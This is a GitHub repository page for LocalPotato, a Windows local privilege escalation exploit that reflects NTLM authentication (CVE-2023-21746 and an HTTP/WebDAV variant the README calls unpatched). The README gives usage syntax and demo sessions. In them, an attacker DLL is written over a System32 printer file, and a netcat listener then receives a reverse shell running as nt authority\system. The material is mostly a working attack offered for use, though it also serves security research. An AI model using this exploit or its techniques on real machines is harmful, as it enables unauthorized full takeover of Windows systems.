Sign in

decoder-it / LocalPotato

Public

Notifications | Fork 92 | Star 663

Code | Issues 1 | Pull requests | Actions | Projects | Security | Insights

master | Go to file | Code

- .gitattributes
- .gitignore
- DCOMReflection.cpp
- DCOMReflection.h
- HTTPClient.cpp
- HTTPClient.h
- IStorageTrigger.cpp
- IStorageTrigger.h
- IUnknownObj.cpp
- IUnknownObj.h
- LICENSE
- LocalPotato.cpp
- LocalPotato.sln
- LocalPotato.vcxproj
- LocalPotato.vcxproj.fil...

About

No description, website, or topics provided.

Readme

MIT license

Activity

663 stars

5 watching

92 forks

Report repository

Releases 2

LocalPotato HTTP/Web... Latest
on Nov 3, 2023

+ 1 release

Packages

No packages published

Contributors 3

LocalPotato.vcxproj.u...

PotatoTrigger.cpp

PotatoTrigger.h

README.md

SMBClient.cpp

SMBClient.h

Languages

● C++ 95.5% ● C 4.5%

README MIT license

LocalPotato

Another Local Windows privilege escalation using a new potato technique ;)

The LocalPotato attack is a type of NTLM reflection attack that targets local authentication. This attack allows for arbitrary file read/write and elevation of privilege.

NOTE: The SMB scenario has been fixed by Microsoft in the January 2023 Patch Tuesday with the CVE-2023-21746. If you run this exploit against a patched machine it won't work.

More technical details at --> https://www.localpotato.com/localpotato_html/LocalPotato.html

NOTE2: The HTTP/WebDAV scenario is currently unpatched (Microsoft decision, we reported it) and works on updated systems.


More technical details at --> https://decoder.cloud/2023/11/03/localpotato-http-edition/

Usage

```
         LocalPotato (aka CVE-2023-21746 & HTTP
         by splinter_code & decoder_it


Mandatory Args:
SMB:
        -i Source file to copy for SMB
        -o Output file for SMB - do not specify
HTTP:
        -r host/ip for HTTP
        -u target URL for HTTP

Optional Args:
-c CLSID (Default {854A20FB-2D44-457D-992F-EF13
-p COM server port (Default 10271)

Examples:
- SMB:
         LocalPotato.exe -i c:\hacker\evil.dll
- HTTP/WebDAV:
         LocalPotato.exe -r 127.0.0.1 -u /webda
```

Demo


- SMB:



```
PS C:\temp\attack> cmd /c ".\LocalPotato.exe -i C:\temp\attack\evil.dll -o \windows\System32\spool\drivers\x64\3\Print
nfig.dll -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7}"


        LocalPotato (aka CVE-2023-21746)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAAovDq3/FK5HOpD5IElgJtVAiQAACAcZCHYB
Uj2FP5iwAFgAHAHMAMAAxAAAABwAxADkAMgAuADEANgA4AC4AMgAxADIALgAzADgAAAAAAAkA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AA
A//8AAAAA:
[*] Calling CoGetInstanceFromIStorage with CLSID:{A9819296-E5B3-4E67-8226-5E72CE9E1FB7}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c$  success
[+] SMB Create Request File: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Write Request file: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Close File success
[+] SMB Tree Disconnect success
PS C:\temp\attack> $type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
PS C:\temp\attack> $object = [Activator]::CreateInstance($type)
```

```
C:\temp\attack>netcat -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51938
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

- HTTP/WebDAV



```
C:\everyone>
C:\everyone>LocalPotato.exe -r 127.0.0.1 -u /potato.local


        LocalPotato (aka CVE-2023-21746 & HTTP/WebDAV)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAADPpFL
AC4AOAA3AAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP//AAAAAA==:
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the HTTP server with ip 127.0.0.1 and port 80
b64type=TlRMTVNTUAACAAAAEAAQADgAAAAFwomiVhKZ1UfzIdrgeSIK7AEAAKYApgBIAAAACgBjRQAAAA9TAFAA
HQAZQBvAC4AbABvAGMAYQBsAAMALABzAGUAcgB2AGUAcgAxAC4AcwBwAGwAaQBuAHQAZQByAC4AbABvAGMAYQBsA
```